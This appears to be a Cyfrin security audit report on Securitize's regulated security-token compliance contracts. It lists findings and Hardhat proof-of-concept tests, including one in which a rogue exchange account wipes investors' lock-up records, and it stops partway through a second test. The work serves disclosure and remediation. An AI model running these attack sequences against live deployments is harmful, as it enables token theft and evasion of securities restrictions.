




Securitize Full Investor Locks Audit Report

Prepared by [Cyfrin](#)

Version 2.0

Lead Auditors

[Farouk](#)

[Immeas](#)

May 29, 2026

Contents

1	About Cyfrin	3
2	Disclaimer	3
3	Risk Classification	3
4	Protocol Summary	3
5	Audit Scope	3
6	Executive Summary	3
6.1	Centralization Risks	4
6.2	Threat-Model Verifications	4
6.3	Defensive Improvements	4
7	Findings	7
7.1	Medium Risk	7
7.1.1	RegistryService mutation entry points omit EXCHANGE creator-match gate, enabling cross-tenant investor hijacking	7
7.1.2	ComplianceServiceWhitelisted::doPreTransferCheckWhitelisted missing platform-wallet and reallocation carve-outs	11
7.1.3	ComplianceServiceRegulated::adjustInvestorsCountsByCountry double-increment bricks non-accredited onboarding	15
7.1.4	ComplianceServiceLibrary::completeTransferCheck EU retail cap skip clause over-extends to qualified senders	19
7.1.5	Platform-wallet routing bypasses the active non-US-to-US flowback restriction	25
7.1.6	TransactionRelayer holds permanent ISSUER role and accepts EXCHANGE-role signers, EXCHANGE to ISSUER privilege escalation	28
7.2	Low Risk	34
7.2.1	ComplianceServiceRegulated::recordIssuance to a platform wallet pollutes a shared issuancesCounters[""] bucket	34
7.2.2	ComplianceServiceRegulated::getComplianceTransferableTokens lockup is current-country-derived, shifts on setCountry	38
7.2.3	RegistryService::setAttribute skips compliance counter reconciliation on ACCREDITED/QUALIFIED flips	39
7.2.4	ComplianceServiceLibrary::completeTransferCheck total investors cap-skip false for platform-wallet senders	40
7.2.5	ComplianceServiceRegulated::preIssuanceCheck missing platform-wallet short-circuit spuriously rejects treasury funding	41
7.2.6	RegistryService::removeInvestor does not clear downstream state; recycled investor IDs inherit stale lockups	43
7.2.7	ComplianceServiceRegulated::recordBurn and recordSeize skip lockup cleanup; stale records over-lock later inbound	44
7.2.8	ComplianceServiceLibrary::getUSInvestorsLimit floor-zero leak and preIssuanceCheck raw-cap read fragment US-investor cap enforcement	45
7.2.9	Platform-wallet routing bypasses three sender-side held-token min-balance checks in completeTransferCheck	46
7.2.10	Platform-wallet routing bypasses the NOT_ENOUGH_INVESTORS minimum-total-population floor on full-exit transfers	48
7.3	Informational	50
7.3.1	ComplianceServiceLibrary::completeTransferCheck EU retail cap lacks the != 0 guard	50
7.3.2	ComplianceServiceLibrary::completeTransferCheck reallocation short-circuit precedes the FORBIDDEN-destination check	50
7.3.3	RegistryService::setAttribute ACCREDITED/QUALIFIED _expiry field stored but not read by the predicates	51

7.3.4 ComplianceServiceLibrary::isMaximumHoldingsPerInvestorOk uses exclusive >=; sibling minimums use inclusive < 51

1 About Cyfrin

Cyfrin is a Web3 security company dedicated to bringing industry-leading protection and education to our partners and their projects. Our goal is to create a safe, reliable, and transparent environment for everyone in Web3 and DeFi. Learn more about us at cyfrin.io.

2 Disclaimer

The Cyfrin team makes every effort to find as many vulnerabilities in the code as possible in the given time but holds no responsibility for the findings in this document. A security audit by the team does not endorse the underlying business or product. The audit was time-boxed and the review of the code was solely on the security aspects of the in-scope code being audited.

3 Risk Classification

	Impact: High	Impact: Medium	Impact: Low
Likelihood: High	Critical	High	Medium
Likelihood: Medium	High	Medium	Low
Likelihood: Low	Medium	Low	Low

4 Protocol Summary

The Securitize DSProtocol is a regulated security-token compliance suite. The BC-1779 changeset under audit adds a new lock-check block to `ComplianceServiceLibrary::doPreTransferCheckRegulated` per `.changeset/empty-ducks-decide.md` ("Prevent fully locked investors from transferring to Platform Wallets and reallocations"). The block delegates to `IDSLockManager` for two lock dimensions: a full-investor lock that blocks every outgoing transfer including same-investor reallocations, and a partial lock that blocks standard outgoing transfers while exempting same-investor reallocations. Both gates sit inside a `!isPlatformWallet(_from)` envelope, exempting platform-wallet senders from the new enforcement. The same structure is expected in the Whitelisted variant `ComplianceServiceWhitelisted::doPreTransferCheckWhitelisted`.

5 Audit Scope

The audit scope was limited to the changes in [BC-1779](#):

```
// changed files
contracts/compliance/ComplianceServiceRegulated.sol
contracts/compliance/ComplianceServiceWhitelisted.sol
contracts/registry/RegistryService.sol
```

6 Executive Summary

Over the course of 3 days, the Cyfrin team conducted an audit on the [Full Investor Locks](#) code provided by [Securitize](#). The findings consist of 6 Medium & 10 Low severity issues with the remainder being informational.

6.1 Centralization Risks

- BC-1779's new lock-check delegates to `IDSLockManager::isInvestorLocked` and `getTransferableTokens` (out of scope); whoever holds the lock-state setter authority on `IDSLockManager` controls the gate outcome on every regulated transfer, and a misreporting `IDSLockManager` either over-locks transfers spuriously or fails to enforce the spec.
- The new lock-check is wrapped in a `!isPlatformWallet(_from)` envelope, so the operator who controls platform-wallet registration via `IDSWalletManager` (out of scope) implicitly controls which sender wallets are exempt from the new full-investor-lock and partial-lock gates.

6.2 Threat-Model Verifications

The protocol team's spec flags an "unregistered-wallet bypass" concern: a sender wallet whose registry mapping resolves to the empty investor id would short-circuit past the full-lock branch at `ComplianceServiceRegulated.sol:214` (gated on `!CommonUtils.isEmptyString(investorFrom)`). The bypass is structurally prevented in both transfer paths:

- **Non-reallocation senders.** The partial-lock check at :220 calls `IDSLockManager::getTransferableTokens(_from, block.timestamp)`. With an empty investor id the function takes the no-locks branch and returns `balanceOfInvestor("") = 0` (no wallet is registered to the empty id), so the comparison `0 < _value` reverts with `TOKENS_LOCKED`. The empty-id sender never clears the partial-lock gate even though the full-lock branch was skipped.
- **Reallocation senders.** The reallocation predicate at :219 is `!CommonUtils.isEmptyString(investorFrom) && CommonUtils.isEqualString(investorFrom, investorTo)`. An empty `investorFrom` evaluates the first conjunct to false, so `isReallocation` is false and the partial-lock check at :220 still fires - same outcome as the non-reallocation path.

The same property holds on `ComplianceServiceWhitelisted.sol`, where the partial-lock check directly evaluates `getTransferableTokens(_from, ...) < _value` and returns the same empty-id-zero result.

6.3 Defensive Improvements

- `ComplianceServiceWhitelisted::doPreTransferCheckWhitelisted` **does not mirror BC-1779's carve-outs** (`contracts/compliance/ComplianceServiceWhitelisted.sol`). The `Whitelisted` variant lacks the full-lock-blocks-all and partial-lock-allows-reallocation structure BC-1779 added to the `Regulated` variant, so partially-locked investors on `Whitelisted` deployments are blocked from same-investor reallocations even though the spec allows them. Mirror the carve-out structure from `ComplianceServiceRegulated::doPreTransferCheckRegulated:209-223`.
- **Platform-wallet-recipient short-circuit at `doPreTransferCheckRegulated:227-238` bypasses six downstream checks.** Returning `(0, VALID)` after only the force-full-transfer guard skips the `_paused` kill switch, the Reg-D per-issuance lockup, the `totalInvestors` cap-skip clause for platform senders, three sender-side held-token minimum-balance checks (`getMinUSTokens`, `getMinEUTokens`, `getMinimumHoldingsPerInvestor`), and the `NOT_ENOUGH_INVESTORS` minimum-total-population floor. The short-circuit predates BC-1779 but sits in the same function BC-1779 modified. Restructure it to evaluate sender-side constraints before skipping only the recipient-side ones.
- **Flowback restriction disabled inside `completeTransferCheck's` outbound leg** (`contracts/compliance/ComplianceServiceRegulated.sol:297-303`). The flowback branch is gated `!isPlatformWalletFrom`, so even when the inbound short-circuit is fixed, the platform-to-US-investor leg of routed non-US-to-US transfers still skips it. Drop the `!isPlatformWalletFrom` guard, or key the rule on the original non-US origin rather than the current sender's region.

Summary

Project Name	Full Investor Locks
Repository	dstoken
Commit	d023c1f609f8...
Audit Timeline	May 13th - May 15th, 2026
Methods	Manual Review

Issues Found

Critical Risk	0
High Risk	0
Medium Risk	6
Low Risk	10
Informational	4
Gas Optimizations	0
Total Issues	20

Summary of Findings

[M-1] RegistryService mutation entry points omit EXCHANGE creator-match gate, enabling cross-tenant investor hijacking	Acknowledged
[M-2] ComplianceServiceWhitelisted::doPreTransferCheckWhitelisted missing platform-wallet and reallocation carve-outs	Resolved
[M-3] ComplianceServiceRegulated::adjustInvestorsCountsByCountry double-increment bricks non-accredited onboarding	Resolved
[M-4] ComplianceServiceLibrary::completeTransferCheck EU retail cap skip clause over-extends to qualified senders	Resolved
[M-5] Platform-wallet routing bypasses the active non-US-to-US flowback restriction	Acknowledged
[M-6] TransactionRelayer holds permanent ISSUER role and accepts EXCHANGE-role signers, EXCHANGE to ISSUER privilege escalation	Resolved
[L-1] ComplianceServiceRegulated::recordIssuance to a platform wallet pollutes a shared issuancesCounters[""] bucket	Resolved
[L-2] ComplianceServiceRegulated::getComplianceTransferableTokens lookup is current-country-derived, shifts on setCountry	Acknowledged
[L-3] RegistryService::setAttribute skips compliance counter reconciliation on ACCREDITED/QUALIFIED flips	Acknowledged
[L-4] ComplianceServiceLibrary::completeTransferCheck total investors cap-skip false for platform-wallet senders	Resolved

[L-5] ComplianceServiceRegulated::preIssuanceCheck missing platform-wallet short-circuit spuriously rejects treasury funding	Resolved
[L-6] RegistryService::removeInvestor does not clear downstream state; recycled investor IDs inherit stale lockups	Acknowledged
[L-7] ComplianceServiceRegulated::recordBurn and recordSeize skip lockup cleanup; stale records over-lock later inbound	Acknowledged
[L-8] ComplianceServiceLibrary::getUSInvestorsLimit floor-zero leak and preIssuanceCheck raw-cap read fragment US-investor cap enforcement	Acknowledged
[L-9] Platform-wallet routing bypasses three sender-side held-token min-balance checks in completeTransferCheck	Acknowledged
[L-10] Platform-wallet routing bypasses the NOT_ENOUGH_INVESTORS minimum-total-population floor on full-exit transfers	Acknowledged
[I-1] ComplianceServiceLibrary::completeTransferCheck EU retail cap lacks the != 0 guard	Acknowledged
[I-2] ComplianceServiceLibrary::completeTransferCheck reallocation short-circuit precedes the FORBIDDEN-destination check	Acknowledged
[I-3] RegistryService::setAttribute ACCREDITED/QUALIFIED _expiry field stored but not read by the predicates	Acknowledged
[I-4] ComplianceServiceLibrary::isMaximumHoldingsPerInvestorOk uses exclusive >=; sibling minimums use inclusive <	Acknowledged

7 Findings

7.1 Medium Risk

7.1.1 RegistryService mutation entry points omit EXCHANGE creator-match gate, enabling cross-tenant investor hijacking

Description: RegistryService exposes a five-tier role hierarchy (MASTER > ISSUER > TRANSFER_AGENT > EXCHANGE > unrole'd) where the EXCHANGE role is scoped per-investor by a creator field stored on each investor record. removeInvestor (contracts/registry/RegistryService.sol:46) and removeWallet (contracts/registry/RegistryService.sol:176) consult this field and refuse the call when an EXCHANGE caller is not the original creator, encoding the protocol's intent that EXCHANGE tenants are cross-tenant isolated.

The four mutation entry points that change investor state do NOT enforce the same gate:

- updateInvestor (contracts/registry/RegistryService.sol:60-93) is the bundled wrapper that forwards into setCountry, addWallet (loop), and setAttribute (loop, hardcoding the proof-hash argument to "" at line 89).
- setCountry (contracts/registry/RegistryService.sol:113-123) writes investors[_id].country and reconciles compliance counters via adjustInvestorCountsAfterCountryChange.
- setAttribute (contracts/registry/RegistryService.sol:133-149) writes attributes[_id][_attributeId] (KYC_APPROVED / ACCREDITED / QUALIFIED / PROFESSIONAL).
- addWallet (contracts/registry/RegistryService.sol:163-172) appends a Wallet(_id, msg.sender, msg.sender) entry to investorsWallets[_address] and increments investors[_id].walletCount.

All four are gated only by onlyExchangeOrAbove. Any EXCHANGE tenant on the deployment can therefore re-country, re-attribute, graft wallets onto, and bulk-update investors created by an entirely different EXCHANGE.

Two attack consequences are worth calling out specifically. The first is destruction of US Reg-D / Rule 144 issuance lock-up records, which additionally exploits two unrelated defects on the setCountry -> cleanupInvestorIssuances path: (a) setCountry does not validate _country against the configured country set, so unconfigured strings map to compliance NONE (region 0); (b) cleanupInvestorIssuances (contracts/compliance/ComplianceServiceRegulated.sol:890-932) re-derives lockTime from the investor's CURRENT country on every invocation, with per-issuance records storing only (shares, timestamp). A country rewrite to an unconfigured string collapses the lockup window to the configured nonUSLockPeriod (typically zero), and the next cleanupInvestorIssuances invocation unconditionally deletes every record:

```
// ComplianceServiceRegulated.sol:890-899
function cleanupInvestorIssuances(string memory investor) internal {
    string memory country = getRegistryService().getCountry(investor);
    uint256 region = getComplianceConfigurationService().getCountryCompliance(country);
    uint256 lockTime;
    if (region == ComplianceServiceLibrary.US) {
        lockTime = getComplianceConfigurationService().getUSLockPeriod();
    } else {
        lockTime = getComplianceConfigurationService().getNonUSLockPeriod();
    }
}
```

The chained exploit: an attacker EXCHANGE calls setCountry(victimId, "Atlantis") (any unconfigured string), then triggers any state change that runs cleanupInvestorIssuances (e.g., a 1-token inbound transfer from a platform wallet), and every still-locked record is deleted. The destruction is irreversible inside the in-scope contracts; no onlyMaster recovery function can reinsert deleted issuancesValues / issuancesTimestamps entries.

The second consequence is wallet graft, which uses the missing creator-match on addWallet (or updateInvestor as bundled wrapper) alone. An attacker EXCHANGE calls addWallet(attackerEOA, victimId) to bind an attacker-controlled address to the victim's investor id. Now getInvestor(attackerEOA) returns the victim's id; subsequent transfers from the victim's wallet to the attacker's wallet match the same-investor reallocation short-circuit at ComplianceServiceLibrary::completeTransferCheck (line 254) and bypass the new-investor / cap /

country / whitelist gates that would otherwise reject the destination.

Files:

```
RegistryService::updateInvestor, RegistryService::setCountry, RegistryService::setAttribute, RegistryService::addWallet, ComplianceServiceRegulated::cleanupInvestorIssuances
```

Impact: A single attacker transaction from any EXCHANGE-role account achieves several distinct harms against any victim investor record created by any OTHER EXCHANGE on the same deployment:

- Permanent destruction of US Reg-D / Rule 144 issuance lock-up records. The deletion is unconditional and irreversible inside the in-scope contracts. The victim, after the attack, can freely transfer tokens that were under a 1-year hold; the outcome is a tradable-token windfall for the victim and regulatory exposure for the issuer.
- Wallet graft enabling token theft. An attacker-controlled address bound to the victim's investor id matches the same-investor reallocation short-circuit; the attacker drains 100% of the victim's holdings without triggering whitelist, country, or cap checks.
- Onward-transfer brick. Flipping the victim's country to a FORBIDDEN value causes their outbound transfers to fail with `DESTINATION_RESTRICTED`. Stripping their accreditation causes force-accredited offerings to reject them.
- Provenance destruction. The bundled `updateInvestor` wrapper hardcodes the proof-hash argument to the empty string at line 89, so any attribute the attacker reaches via that path has its IPFS/CID accreditation pointer overwritten and destroyed; recovery requires the off-chain document custodian to re-pin and re-submit.
- Cap-counter corruption. `setAttribute` invokes no reconciliation hook on `ComplianceServiceRegulated`, so attribute flips drift `accreditedInvestorsCount`, `usAccreditedInvestorsCount`, and `euRetailInvestorsCount[country]` against the registry's truth. Repeated re-attribution can drive the consumer subtraction `totalInvestorsCount - accreditedInvestorsCount` into Solidity 0.8 checked-arithmetic underflow.
- The attack is silent in the sense that matters most for an honest EXCHANGE-tenant watching their own investors. `setCountry` and `addWallet` emit standard events keyed by the victim's investor id, which an honest indexer is likely to read as its own bookkeeping unless it additionally cross-references the originating `msg.sender` against the investor's `creator` field. The deletion of lock-up records emits no event at all.

The attack requires holding the EXCHANGE role. EXCHANGE is a trusted role assigned by the issuer to vetted multi-tenant integration partners (an exchange, broker-dealer, or transfer-agent partner who has cleared the platform's KYC and contractual onboarding bar). The funds-at-risk wallet-graft path is bounded by the issuer's off-chain remedies (contract termination, legal action, regulatory referral) against a misbehaving EXCHANGE tenant.

Proof of Concept: Add the following test to test/solace-pocs/H-1.test.ts and run with: `npm run hardhat test test/solace-pocs/H-1.test.ts`.

```
import hre from 'hardhat';
import { expect } from 'chai';
import { loadFixture } from '@omicfoundation/hardhat-toolbox/network-helpers';
import { deployDSTokenRegulated, INVESTORS } from '../utils/fixture';
import { registerInvestor } from '../utils/test-helper';
import { DSConstants } from '../utils/globals';

const UNCONFIGURED_COUNTRY = 'Atlantis';

describe('PoC: setCountry round-trip voids Reg-D lock-up records', function () {
  it('test_PoC_setCountryRoundTripVoidsLockupRecords', async function () {
    const [
      deployer,           // signer[0] = MASTER (from TrustService.initialize)
      exchangeA,          // tenant A - registers the victim, sets country
      exchangeB,          // tenant B - attacker, different EXCHANGE
      victimWallet,       // the victim investor's wallet
      platformWallet,     // helper, used to trigger cleanup via inbound xfer
    ] = await loadFixture(deployDSTokenRegulated);
```

```

    sinkWallet,          // a separate whitelisted investor for final drain
  ] = await hre.ethers.getSigners();

const {
  dsToken,
  registryService,
  complianceService,
  complianceConfigurationService,
  walletManager,
  trustService,
} = await loadFixture(deployDSTokenRegulated);

// Grant EXCHANGE to two distinct, mutually untrusted tenants. The
// protocol's removeInvestor gate is the on-chain evidence that EXCHANGE
// tenants are not mutually trusted.
await trustService.connect(deployer).setRole(await exchangeA.getAddress(),
  ↳ DSConstants.roles.EXCHANGE);
await trustService.connect(deployer).setRole(await exchangeB.getAddress(),
  ↳ DSConstants.roles.EXCHANGE);

// US Reg-D / Rule 144 1-year hold; nonUS lockup zero (typical config).
// The attack manifests because "Atlantis" maps to NONE region, which uses
// nonUSLockPeriod (=0) - collapsing the 1-year window to 0.
await complianceConfigurationService.connect(deployer).setUSLockPeriod(365 * 24 * 60 * 60);
await complianceConfigurationService.connect(deployer).setNonUSLockPeriod(0);

// Only "usa" is configured. "Atlantis" is intentionally NOT configured.
await complianceConfigurationService.connect(deployer)
  .setCountryCompliance(INVESTORS.Country.USA, INVESTORS.Compliance.US);

// Sanity: unconfigured country maps to NONE (region 0).
expect(await complianceConfigurationService.getCountryCompliance(UNCONFIGURED_COUNTRY))
  .toEqual(INVESTORS.Compliance.NONE);

// EXCHANGE_A registers the victim under US country. EXCHANGE_A is the
// creator of the investor; EXCHANGE_B is a stranger.
const victimId = INVESTORS.INVESTOR_ID.US_INVESTOR_ID;
await registryService.connect(exchangeA).registerInvestor(victimId, '');
await registryService.connect(exchangeA).addWallet(await victimWallet.getAddress(), victimId);
await registryService.connect(exchangeA).setCountry(victimId, INVESTORS.Country.USA);

// Add a platform wallet so the cleanup trigger has a valid sender that
// bypasses the victim-side lock checks (platform-wallet-from short-circuit).
await walletManager.connect(deployer).addPlatformWallet(await platformWallet.getAddress());

// Issue 100 tokens to the victim. issueTokens stamps block.timestamp as
// the issuance time, so the record sits inside the US 1-year window.
const ISSUE_AMOUNT = 100n;
await dsToken.connect(deployer).issueTokens(await victimWallet.getAddress(), ISSUE_AMOUNT);
await dsToken.connect(deployer).issueTokens(await platformWallet.getAddress(), 1n);

expect(await dsToken.balanceOf(await victimWallet.getAddress())).toEqual(ISSUE_AMOUNT);

// Pre-state: the entire balance is under the 1-year hold, so the
// compliance-transferable amount is 0.
const transferableBefore = await complianceService.getComplianceTransferableTokens(
  await victimWallet.getAddress(),
  Math.floor(Date.now() / 1000) + 60,
  365 * 24 * 60 * 60,
);
expect(transferableBefore).toEqual(0n);

// Sanity: an honest transfer attempt by the victim reverts with the

```

```

// expected lock-up message - the lock-up records ARE doing their job
// before the attack.
await registerInvestor(INVESTORS.INVESTOR_ID.US_INVESTOR_ID_2, await sinkWallet.getAddress(),
  ↳ registryService.connect(exchangeA));
await registryService.connect(exchangeA)
  .setCountry(INVESTORS.INVESTOR_ID.US_INVESTOR_ID_2, INVESTORS.Country.USA);
await expect(
  dsToken.connect(victimWallet).transfer(await sinkWallet.getAddress(), 10n)
).to.be.revertedWith('Under lock-up');

// ATTACK: EXCHANGE_B (NOT the creator) rewrites the victim's country to
// an unconfigured string. The onlyExchangeOrAbove modifier passes; no
// creator-match check fires. The string passes through unvalidated and
// is written to investors[victimId].country.
await registryService.connect(exchangeB).setCountry(victimId, UNCONFIGURED_COUNTRY);
expect(await registryService.getCountry(victimId)).to.equal(UNCONFIGURED_COUNTRY);

// Trigger cleanupInvestorIssuances on the victim via recordTransfer.
// Platform-wallet-from bypasses the partial-lock and full-lock checks,
// so the 1-token inbound succeeds. recordTransfer then calls
// cleanupInvestorIssuances(investorTo), which reads the CURRENT country
// ("Atlantis" -> NONE) and selects nonUSLockPeriod = 0 as lockTime.
// The loop then deletes every issuance record whose timestamp satisfies
// `timestamp <= block.timestamp - 0`, i.e. every record.
await dsToken.connect(platformWallet).transfer(await victimWallet.getAddress(), 1n);

// Restore the country to "usa". The setter succeeds, but the records are
// already gone: there is no in-scope path that reinserts them.
await registryService.connect(exchangeB).setCountry(victimId, INVESTORS.Country.USA);
expect(await registryService.getCountry(victimId)).to.equal(INVESTORS.Country.USA);

expect(await dsToken.balanceOf(await victimWallet.getAddress())).to.equal(ISSUE_AMOUNT + 1n);

// BUG ASSERTION 1: compliance-transferable tokens now equals the FULL
// balance (was 0 before the attack). This is the read-side demonstration
// of the destroyed lock-up records.
const transferableAfter = await complianceService.getComplianceTransferableTokens(
  await victimWallet.getAddress(),
  Math.floor(Date.now() / 1000) + 60,
  365 * 24 * 60 * 60,
);
expect(transferableAfter).to.equal(ISSUE_AMOUNT + 1n);

// BUG ASSERTION 2: the victim can now actually transfer the previously
// locked 100 tokens to a separate whitelisted US investor. Prior to the
// attack this transfer reverted with "Under lock-up" (proven above).
// The same call now succeeds - end-to-end proof that the regulated
// lock-up was destroyed.
await dsToken.connect(victimWallet).transfer(await sinkWallet.getAddress(), ISSUE_AMOUNT);
expect(await dsToken.balanceOf(await sinkWallet.getAddress())).to.equal(ISSUE_AMOUNT);
expect(await dsToken.balanceOf(await victimWallet.getAddress())).to.equal(1n);
});
});

```

Test result on the unfixed codebase:

```

PoC: setCountry round-trip voids Reg-D lock-up records
test_PoC_setCountryRoundTripVoidsLockupRecords (1251ms)
1 passing (1s)

```

The test demonstrates the bug end-to-end. Any of the three independent mitigations in the finding body breaks the test: adding a creator-match gate to setCountry makes the attacker's setCountry call revert; validating _country against the configured set makes "Atlantis" rejected; pinning the lockup window to the issuance record makes

cleanupInvestorIssuances ignore the country rewrite.

Recommended Mitigation: Three independent fixes; applying all three closes every chain leg. The first is the structural fix and closes every attack consequence described above; the other two are independent defense-in-depth against the lockup-destruction-specific path.

1. Mirror the creator-match gate from removeInvestor onto every investor-mutation entry point in RegistryService. Add the following requirement to updateInvestor, setCountry, setAttribute, and addWallet:

```
require(  
    getTrustService().getRole(msg.sender) != EXCHANGE ||  
    CommonUtils.isEqualString(investors[_id].creator, msg.sender),  
    "Only investor creator can update"  
);
```

For addWallet, the creator that matters is the investor's creator (since the wallet is being attached to that investor record), not the wallet's prospective creator. For updateInvestor, the gate runs once at the entry point and the inner setCountry / setAttribute / addWallet calls are made by RegistryService itself, passing the check trivially. A reconciliation-style entry point transferCreator(string _id, address newCreator) gated onlyMaster plus EXCHANGE -> creator == msg.sender preserves operational flexibility when an EXCHANGE-tenant legitimately needs to hand off custody to another EXCHANGE.

2. Validate _country in setCountry. Reject any string that resolves to compliance NONE through ComplianceConfigurationService::getCountryCompliance, or document and accept the NONE-region reset path explicitly with a corresponding clear-lockups admin action. Today the function accepts arbitrary strings silently, which is the second leg of the lockup-destruction chain.
3. Snapshot the lock period (or the country) on each issuance record at issuance time, and consume the per-record value in cleanupInvestorIssuances and getComplianceTransferableTokens rather than rederiving it live. The current design re-derives the window every call from mutable registry state, so any path that mutates getCountry(investor) retroactively rewrites the lock window for already-issued records. Extending the storage layout with issuancesLockPeriods[investor][i] set inside createIssuanceInformation is the structural fix.

Securitize: Acknowledged; Exchange role is assigned by the Issuer, and it's a trusted role. We effectively want to exchange roles can operate over any investor for Registry Service entry points.

7.1.2 ComplianceServiceWhitelisted::doPreTransferCheckWhitelisted missing platform-wallet and real-location carve-outs

Description: BC-1779's spec (audit-request-dstoken-freeze.pdf, Functional Requirements) distinguishes three lock-handling carve-outs:

1. **Platform-wallet sender exemption** (req. 2): platform wallets as senders are exempt from all lock checks.
2. **Full-lock gate** (req. 1): blocks every transfer, including same-investor reallocations.
3. **Partial-lock enforcement** (req. 3): blocks standard transfers but exempts same-investor reallocations.

ComplianceServiceRegulated::doPreTransferCheckRegulated at contracts/compliance/ComplianceServiceRegulated.s 223 implements all three by wrapping the lock checks in an outer !isPlatformWallet(_from) envelope, an inner unconditional isInvestorLocked gate, and an !isReallocation-guarded partial-lock check:

```
if (!IDSWalletManager(_services[WALLET_MANAGER]).isPlatformWallet(_from)) {  
    (string memory investorFrom, string memory investorTo) =  
        IDSRegistryService(_services[REGISTRY_SERVICE]).getInvestors(_from, _to);  
    if (!CommonUtils.isEmptyString(investorFrom) &&  
        IDSLockManager(_services[LOCK_MANAGER]).isInvestorLocked(investorFrom)) {  
        return (16, TOKENS_LOCKED);  
    }  
    bool isReallocation = !CommonUtils.isEmptyString(investorFrom) &&  
        CommonUtils.isEqualString(investorFrom, investorTo);  
    if (!isReallocation &&
```

```

        IDSLockManager(_services[LOCK_MANAGER]).getTransferableTokens(_from, block.timestamp) < _value)
        ↪ {
        return (16, TOKENS_LOCKED);
    }
}

```

ComplianceServiceWhitelisted::doPreTransferCheckWhitelisted at contracts/compliance/ComplianceServiceWhitelisted collapses all three into a single unconditional check:

```

if (getLockManager().getTransferableTokens(_from, block.timestamp) < _value) {
    return (16, TOKENS_LOCKED);
}

```

Two regressions follow.

Regression 1 - Platform-wallet sender bricked. BC-1779 specifically removed the previous `!isPlatformWallet(_from) &&` prefix from this line. Platform wallets have no investor record (`WalletManager::setSpecialWallet` requires `getInvestor(_wallet)` to be empty), so `getInvestor(platformWallet)` returns `""`. `InvestorLockManager::getTransferableTokensForInvestor("", _time)` reads `investorsLocked[""] = false`, computes `balanceOfInvestor("") = 0` (the token library skips writes on empty investor ids), `investorsLocksCounts[""] = 0`, takes the no-locks fast path, and returns 0. The compare `0 < _value` is true for any positive transfer, and the function returns (16, TOKENS_LOCKED). Every platform-wallet-originated transfer reverts.

Regression 2 - Same-investor reallocation under partial lock bricked. Without the `isReallocation` predicate, an investor whose entire balance is covered by an active partial lock entry cannot rotate tokens to a different wallet of their own. `InvestorLockManager::addManualLockRecord(wallet, value, reason, releaseTime)` writes the partial-lock entry at the investor level (`investorsLocks[id][i]`). `getTransferableTokensForInvestor(id, time)` then walks `investorsLocks[id][...]`, sums the still-locked balance into `totalLockedTokens`, and returns `balance - totalLocked = 0`. The same (16, TOKENS_LOCKED) revert fires. The regulated variant exempts this case via the `!isReallocation` guard; the whitelisted variant has no such guard.

`ComplianceServiceGlobalWhitelisted::preTransferCheck` chains to `super.preTransferCheck`, so both regressions propagate unchanged to global-whitelisted deployments.

A subtle observation about the correct fix shape: adding `!isReallocation &&` to line 114 alone would inadvertently re-introduce a worse bug. The whitelisted variant has no separate full-investor-lock gate; the only place `isInvestorLocked` is enforced is the `if (investorsLocked[id]) return 0` early-return inside `getTransferableTokensForInvestor`. Skipping the line-114 check on reallocations would also skip that early-return, allowing fully-locked investors to reallocate. The structurally correct fix lifts the regulated variant's full multi-guard block (separate full-lock gate + reallocation-guarded partial-lock gate + outer platform-wallet envelope), not just a single predicate.

Files:

`ComplianceServiceWhitelisted::doPreTransferCheckWhitelisted`

Impact: Both regressions fire on every WHITELISTED / GLOBAL_WHITELISTED deployment - the documented operational pattern uses platform wallets for issuer-side flows (treasury rebalancing, redemption payout, distribution) and supports same-investor wallet rotation as a non-custodial recovery primitive (hot-to-cold migration, multi-sig consolidation, compromised-key recovery, hardware-wallet upgrades). The revert reason (Tokens Locked, code 16) misdirects diagnosis toward the lock manager rather than toward the missing carve-outs. No funds are at risk on either path; the impact is operational denial-of-service. Admin recovery requires a code upgrade or, for regression 1, a workaround of de-designating-and-re-designating the platform wallet around each affected transfer (which loses every platform-wallet exemption elsewhere in the regulated machinery during the window). Both bugs are absent on the REGULATED-variant deployment.

Proof of Concept: Add the following test to `test/solace-pocs/M-1.test.ts` and run with: `npx hardhat test test/solace-pocs/M-1.test.ts`.

```

// PoC: ComplianceServiceWhitelisted::doPreTransferCheckWhitelisted at line 114
// collapses the three lock-check carve-outs of the regulated variant into a
// single unconditional getTransferableTokens check. Two regressions follow:

```

```

//
// 1. Platform-wallet sender carve-out (removed by BC-1779): every
// platform-wallet-originated transfer reverts because
// getInvestor(platformWallet) returns "" and getTransferableTokens("")
// returns 0 via the no-locks fast path, so 0 < _value is always true.
//
// 2. Same-investor reallocation carve-out (never present): every transfer
// where _from and _to belong to the same investor reverts under any
// active partial lock, because the reallocation predicate is never
// computed on the whitelisted path.
//
// The regulated variant's doPreTransferCheckRegulated (lines 209-223) wraps
// the lock lookup in (a) an outer !isPlatformWallet(_from) envelope,
// (b) an unconditional isInvestorLocked gate, and (c) a !isReallocation-guarded
// partial-lock check. The whitelisted variant has none of these guards.

import hre from 'hardhat';
import { expect } from 'chai';
import { loadFixture, time } from '@nomicfoundation/hardhat-toolbox/network-helpers';
import { deployDSTokenWhitelisted, INVESTORS } from '../utils/fixture';
import { registerInvestor } from '../utils/test-helper';

describe('PoC: doPreTransferCheckWhitelisted missing platform-wallet sender and reallocation
↳ carve-outs', function () {
  it('regression 1: platform-wallet sender transfer reverts with TOKENS_LOCKED', async function () {
    const [deployer, platformWallet, investorWallet] = await hre.ethers.getSigners();
    const { dsToken, registryService, walletManager } = await loadFixture(deployDSTokenWhitelisted);

    await walletManager.addPlatformWallet(await platformWallet.getAddress());
    await registerInvestor(
      INVESTORS.INVESTOR_ID.INVESTOR_ID_1,
      await investorWallet.getAddress(),
      registryService,
    );
    await dsToken.issueTokens(await platformWallet.getAddress(), 1000n);

